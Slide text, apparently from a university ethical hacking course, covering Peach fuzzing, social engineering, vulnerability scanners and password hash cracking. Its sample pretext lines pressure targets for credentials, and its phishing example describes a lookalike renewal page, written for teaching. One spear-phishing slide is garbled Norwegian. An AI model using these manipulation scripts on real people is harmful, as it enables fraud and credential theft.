
The random strategy will run forever. This strategy will select up to *MaxFieldsToMutate* elements to mutate at a time. For each selected element one of it's corresponding mutators is selected at random. Peach derives the randomness of these selections from randomly generated seed number.

- *MaxFieldsToMutate* — Maximum fields to mutate at once. default="6"
- *SwitchCount* — Number of iterations to perform before switching [Data](#) sets. default="200"

What is needed:

- PeachFuzzBang.exe
- Windbg debugger
- Valid files as input

Mutation based fuzzing - Demo



Format description (generation) based fuzzing

- The file format of protocol is described (what kind of variables are stored in the file in which place, relations, etc)
- Very time consuming to describe the input format (e.g. the pdf reference 1-7 (file description from 2006) is 1310 pages)
- All combinations can be created theoretically

Generation based fuzzing with Peach Fuzzer

- Peach fuzzer defines Peach pit files for the different file formats

```
<!-- Defines the common wave chunk -->
<DataModel name="Chunk">
    <String name="ID" length="4" padCharacter=" " />
    <Number name="Size" size="32" >
        <Relation type="size" of="Data" />
    </Number>
    <Blob name="Data" />
    <Padding alignment="16" />
</DataModel>

<DataModel name="ChunkData" ref="Chunk">
    <String name="ID" value="data" token="true"/>
</DataModel>

<DataModel name="ChunkFact" ref="Chunk">
    <String name="ID" value="fact" token="true"/>
    <Block name="Data">
        <Number size="32" />
        <Blob/>
    </Block>
</DataModel>
```

Public Peach pit files:

<http://community.peachfuzzer.com/v2/PublicPits.html>

End of lecture



IN5290 Ethical Hacking

Lecture 10: Social Engineering

Universitetet i Oslo
Laszlo Erdödi

Lecture Overview

- What is social engineering and how it works
- What are the techniques that are used
- Analysis of specific computer based social engineering attacks

What is Social Engineering?

Social Engineering is the manipulation of people to perform actions that lead to compromised such as revealing confidential information.

- information gathering
- fraud
- system access
- physical access

Basis of Social Engineering

- Human nature of trust

People are usually positive to each other. If there's no negative indication (suspicious signs, bad previous experience) people prefer to suppose the best.

- Can you open that door for me? I left my card at home.
 - Please log in here using the link below.

- Trust based on the information provided

Trust can be achieved by the information that is provided. If the attacker mentions «accidentally» something that refers to something that is only known by privileged persons it can trigger the trust.

- Hi Jane, this is John from the admin. Your boss George (known from website) asked me to update your profile while you're on holiday (known from facebook). It's kinda urgent, because ...Ignorance

Basis of Social Engineering

- Moral obligation

To serve moral obligations can overwrite security policies. Personal interest (not to be rude to someone) can be more important than the company's interest even if it's mixed with the nature of trust.

- Open the door for someone carrying heavy boxes

- Something promising

By providing something promising can turn people to be less cautious.

- Win a new Iphone X, just click the link below
 - Cheaper prices in a web shop

- Confusement

Providing misleading infomation. People feel stupid and think it's their fault. They try to solve the situation to be in balance again that makes them less cautious

Basis of Social Engineering

- Hurry

Hurry makes people disposed to overlook details or make them less cautious.

- Ignorance

Ignorant users easily overlook details or don't care about security at all

- Fear

Fear has also negative effect on the security. It hardens to make reliable decisions that helps attackers

- Combinations of the previous ones

Example: Trust based on the provided info + hurry + fear

The CIO (name from info gathering) is furious about the(private story revealed from info gathering) you should immediately provide your credentials to check if it was you or not. If we can't check it the CIO will ...

Social Engineering techniques

Impersonate someone

- Posing as a legitimate user
- Posing as privileged user
- Posing as technical support
- Posing as Repairman, Cleaning service, Pizza delivery, etc.
- Eavesdropping

Eavesdropping is the act of secretly or stealthily listening to the private conversation or communications of others without their consent.

- Shoulder surfing

It is used to obtain personal information (e.g. passwords) and other confidential data by looking over the victim's shoulder. This attack can be performed either at close range (by directly looking over the victim's shoulder) or from a longer range, for example by using telescope.

Social Engineering techniques

- Dumpster diving

Looking for treasures in someone's trash ☺ (calendar entries, passwords in post-it, phone numbers, emails, operation manuals)

- Piggybacking/Tailgating

A person goes through a checkpoint (physical access) with another person who is authorized.



Social Engineering techniques

Picture from the White House in the Social Media



Computer based Social Engineering techniques

Computer based

- Phising
- Spear phising
- Fake software
 - Tool that has hidden function
 - Modified legitimate tool
 - Fake AV

Phising attacks

Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack or the revealing of sensitive information.

An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.

Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.

<https://www.incapsula.com/web-application-security/phishing-attack-scam.html>

Phising attack examples

The screenshot shows a Gmail inbox with the following details:

- Google** search bar and navigation icons.
- Gmail** dropdown menu.
- Important: Your Password will expire in 1 day(s)** subject line.
- Inbox** folder icon.
- 12:18 PM (50 minutes ago)** timestamp.
- MyUniversity** sender name.
- to me** recipient field.
- Dear network user,** email body.
- This email is meant to inform you that your MyUniversity network password will expire in 24 hours.** Body text.
- Please follow the link below to update your password** body text.
- myuniversity.edu/renewal** link in the body text.

The link redirects to myuniversity.edurenewal.com which is an attacker controlled fake renewal page, but it looks like the same as the original.

If the renewal page has XSS vulnerability then the attacker can redirect the victim to the real renewal page, but steal the session variables with XSS script.

<https://www.incapsula.com/web-application-security/phishing-attack-scam.html>

Spørrørsel om phishing angrep eksempler

Spørrørsel om phishing målsettes på en spesiell person eller etablissement, i motsetning til tilfeldige applikasjonsbrukere. Det er en mer dypgående versjon av phishing som krever spesiell vissdom om etablissementet, inkludert dess struktur.

Angreperen kan bruke personlig informasjon som er hentet fra informasjonsgathering (f.eks. sosiale medier) til å personalisere historien.



Spare phising attack examples

Ubiquiti Networks victim of \$39 million social engineering attack



By [Brian Honan](#)
CSO | AUG 6, 2015 11:50 PM PT



HOME > NEWSROOM > NEWS

Fake Amazon emails claim you have placed an order

ALERT / 04-01-2017

13625
SHARES



Action Fraud has received several reports from victims who have been sent convincing looking emails claiming to be from Amazon.

End of lecture



IN5290 Ethical Hacking

Lecture 11: Vulnerability scanners

Laszlo Erdödi

laszloe@ifi.uio.no

Lecture Overview

- Vulnerability databases
- Characteristics and application of automatic web security scanners

Vulnerability databases

Vulnerabilities are registered in a database, each vulnerability has a unique identification number.

Common Vulnerabilities and Exposures (CVE) E.g.: CVE-2015-7297

Vulnerability Details : [CVE-2015-7297](#) (2 Metasploit modules)

SQL injection vulnerability in Joomla! 3.2 before 3.4.4 allows remote attackers to execute arbitrary SQL commands via unspecified vectors,
Published Date : 2015-10-29 Last Update Date : 2017-09-12

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [▼ Scroll To](#) [▼ Comments](#) [▼ External Links](#)
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

- CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be affected. The impact is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit the vulnerability.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code Sql Injection
CWE ID	89

Vulnerability databases

Common Weakness Enumeration (CWE)

It contains vulnerability types, e.g. CWE-89

CWE - 89 : Improper Sanitization of Special Elements used in an SQL Command ('SQL Injection')

CWE Definition	http://cwe.mitre.org/data/definitions/89.html
Number of vulnerabilities:	5077
Description	The software constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not sanitize or incorrectly sanitizes special elements that could modify the intended SQL command when it is sent to a downstream component. Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, possibly including execution of system commands.
Background Details	
Other Notes	

Vulnerability categories

Vulnerabilities By Type																
Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits	
1999	894	177	112	172			2	7		25	16	103			2	
2000	1020	257	208	206		2	4	20		48	19	139				
2001	1677	403	403	292		7	34	123		83	36	220		2	2	
2002	2156	498	553	435	2	41	200	103		127	74	199	2	14	1	
2003	1527	381	477	371	2	49	129	60	1	62	69	144		16	5	
2004	2451	580	614	410	3	148	291	111	12	145	96	134	5	38	5	
2005	4935	838	1627	657	21	604	786	202	15	289	261	221	11	100	14	
2006	6610	893	2719	663	91	967	1302	322	8	267	271	184	18	849	30	
2007	6520	1101	2601	953	95	706	884	339	14	267	323	242	69	700	44	
2008	5632	894	2310	699	128	1101	807	363	7	288	270	188	83	170	74	
2009	5736	1035	2185	700	188	963	851	322	9	337	302	223	115	138	738	
2010	4652	1102	1714	680	342	520	605	275	8	234	282	238	86	73	1493	
2011	4155	1221	1334	770	351	294	467	108	7	197	409	206	58	17	557	
2012	5297	1425	1459	843	423	243	758	122	13	343	389	250	166	14	624	
2013	5191	1454	1186	859	366	156	650	110	7	352	511	274	123	1	205	
2014	7946	1598	1574	850	420	305	1105	204	12	457	2104	239	264	2	401	
2015	6484	1791	1826	1079	749	218	778	150	12	577	748	367	248	5	127	
2016	6447	2028	1494	1325	717	94	497	99	15	444	843	600	87	7	1	
2017	14714	3154	3004	2805	745	503	1515	274	11	629	1706	459	328	18	6	
2018	13625	1564	2578	2062	352	416	1565	418	8	597	1094	215	367	24	4	
Total	107669	22394	29978	16836	4995	7337	13230	3732	159	5768	9823	4845	2030	2188	4333	
% Of All		20.8	27.8	15.6	4.6	6.8	12.3	3.5	0.1	5.4	9.1	4.5	1.9	2.0		

Automatic vulnerability scanners


Automatic tools can carry out fast vulnerability identification. They have huge vulnerability databases that contain the requests that have to be sent for checking a vulnerability. Based on the answer the scanner decides whether the vulnerability exists or not. The main characteristics of the scanners are:

- working with predefined web requests,
- since the complexity is not too high (they cannot really find connections between actions), usually they have several false positives,
- the identified vulnerabilities are categorized according to the severity (critical, high, medium, low, information disclosure),
- scans usually can be customized (which scripts to run),
- tools can be trained how to login to a password protected web area.

Web vulnerability scanners - VEGA

Vega is a free and open source web security scanner and web security testing platform to test the security of web applications.

DEMO...



End of lecture



IN5290 Ethical hacking

Ethical hacking cryptography

Laszlo Erdödi

laszloe@ifi.uio.no

Lecture Overview

- Where to use crypto in hacking?
- How passwords are stored
- What is a hash, what are the characteristics
- Hash cracking methods
- John the ripper/Hashcat usage
- Secure file storage
- Secure messaging

Where to use crypto in ethical hacking?

- Ethical hackers usually have non confidential agreement, all data used/revealed during the project should be well protected
- All communication to client or inside the ethical hacking team must be secured

What happens if the ethical hacker reveals (accidentally) the vulnerabilities / data found during the penetration testing?



- Ethical hackers might find encrypted data during the penetration testing that should be tested (can it be cracked or not)
 - Password hashes
 - Encrypted files
 - Encrypted databases

Type of encryptions

What are the easiest encryptions?

- Ceaser's cipher? (Julius Ceaser used in military communication)
- Other letter substitution?
Sherlock Holmes dancing man code?

What would be the strongest encryption?



Online crypto sites

<https://dcode.fr>

- Hash identifier/ cipher identifier
- Many different encryption/decryption algorithm e.g. ceasar cipher/ vigenere cipher/ Morse / Brainf*ck/ many others


<https://gchq.github.io/CyberChef/>

- Many different encryptions/ public key tools e.g. PGP decrypt / many others


Type of encryptions

- In symmetric cryptography we use one key to create the cipher text and the same key to get back the key text
- In asymmetric cryptography we have a key pair, one is used for encryption and the other is for decryption
- In case of hashing we produce a hash that cannot be reverted to cleartext


Symmetric cryptography



Asymmetric cryptography



Hashing




Password storage

Having login function for websites requires to store the usernames and passwords:

- When the user register an account, a new dataset is created in the database with the username and the provided password
- When the user logs in, the provided password is compared with the one that is stored for the user, if they match the user gets appropriate session
- The easiest (but very unsecure) way of storing the password is to store the username and the password as “cleartext”
- Storing the password as a cleartext has the danger that anyone who has access to the database (even if an attacker dumps the database e.g. with SQL injection) has all usernames and passwords, therefore the passwords have to be stored in a much more secure way

What is a hash?

A hash function is any function that can be used to map data of arbitrary size to fixed-size values. It is a one-way function, which is practically infeasible to invert or reverse the computation. Hashing is also deterministic, the same input always provides the same output, the hash.



Hashing algorithms

Comparison of SHA functions

Algorithm and variant		Output size (bits)	Internal state size (bits)	Block size (bits)	Max message size (bits)	Rounds	Operations	Security bits (Info)	Capacity against length extension attacks	Performance on Skylake (median cpb) ^[1]		First Published
										long messages	8 bytes	
MD5 (as reference)		128	128 (4 × 32)	512	Unlimited ^[2]	64	And, Xor, Rot, Add (mod 2^{32}), Or	<64 (collisions found)	0	4.99	55.00	1992
SHA-0		160 (5 × 32)	160 (5 × 32)	512	$2^{64} - 1$	80	And, Xor, Rot, Add (mod 2^{32}), Or	<34 (collisions found)	0	≈ SHA-1	≈ SHA-1	1993
SHA-1								<63 (collisions found ^[3])		3.47	52.00	1995
SHA-2	<i>SHA-224</i>	224	256 (8 × 32)	512	$2^{64} - 1$	64	And, Xor, Rot, Add (mod 2^{32}), Or, Shr	112	32	7.62	84.50	2004 2001
	<i>SHA-256</i>	256						128	0	7.63	85.25	
SHA-384	<i>SHA-384</i>	384	512 (8 × 64)	1024	$2^{128} - 1$	80	And, Xor, Rot, Add (mod 2^{64}), Or, Shr	192	128 (≤ 384)	5.12	135.75	
	<i>SHA-512</i>	512						256	0	5.06	135.50	
SHA-512/224	<i>SHA-512/224</i>	224						112	288	≈ SHA-384	≈ SHA-384	
	<i>SHA-512/256</i>	256						128	256			
SHA-3	<i>SHA3-224</i>	224	1600 (5 × 5 × 64)	1152 1088 832 576	Unlimited ^[4]	24 ^[5]	And, Xor, Rot, Not	112	448	8.12	154.25	2015
	<i>SHA3-256</i>	256						128	512	8.59	155.50	
SHA3-384	<i>SHA3-384</i>	384						192	768	11.06	164.00	
	<i>SHA3-512</i>	512						256	1024	15.88	164.00	
SHAKE128	<i>SHAKE128</i>	d (arbitrary)		1344 1088	Unlimited ^[4]	24 ^[5]	And, Xor, Rot, Not	min($d/2$, 128)	256	7.08	155.25	
	<i>SHAKE256</i>	d (arbitrary)						min($d/2$, 256)	512	8.59	155.50	

Hash cracking

- **Brute-force based:** The attacker tries out all combinations, time consuming
- **Dictionary based:** The attacker has a list of possible clear texts, only those hashes are cracked that were in the list
- **Hybrid:** It combines dictionary attacks with brute-forcing. Not only the dictionary words but slight modifications of it are tried. *Trondheim* -> *Tr0ndhe1m*, *miehdnorT*, *TRONDHEIM*, etc.
- **Rainbow tables:** It uses precalculated hashes that are ordered in chains and very effective to store and search

Brute-force password cracking

The attacker tries all combinations:

- Calculate the hash of the first cleartext
- Compare the result with the hash that has to be cracked
- If it is identical then the cleartext was found
- If it is not identical then the next clear text has to be checked
- The number of combinations depends on 2 parameter:
 - The alphabet (which characters can be used)
 - The length of the password

Brute-force password cracking combination

Number of combination examples:

- English lower case alphabets, password length is 8: $26^8 = 208.827.064.576$
- English lower and upper case alphabets, password length is 8: $52^8 = 53.459.728.531.456$
- English lower and upper case alphabets, numbers, special characters, password length is 8: $78^8 = 1.370.114.370.683.136$
- English lower and upper case alphabets, numbers, special characters, password length is 10: $78^{10} = 8.335.775.831.236.199.424$

How many MD5 passwords can we calculate in a second?

Forcing stronger passwords

Please provide your new password:

potato

I'm sorry the password must contain at least 8 characters:

mashedpotato

I'm sorry the password must contain at least one digit:

50mashedpotato

I'm sorry the password must contain at least one special character:

50mashed-potato

I'm sorry the password must contain at least one capital letter:

50G@DDAMNmashed-potato!!!!

I'm sorry you cannot use your old password again:

Dictionary based password cracking

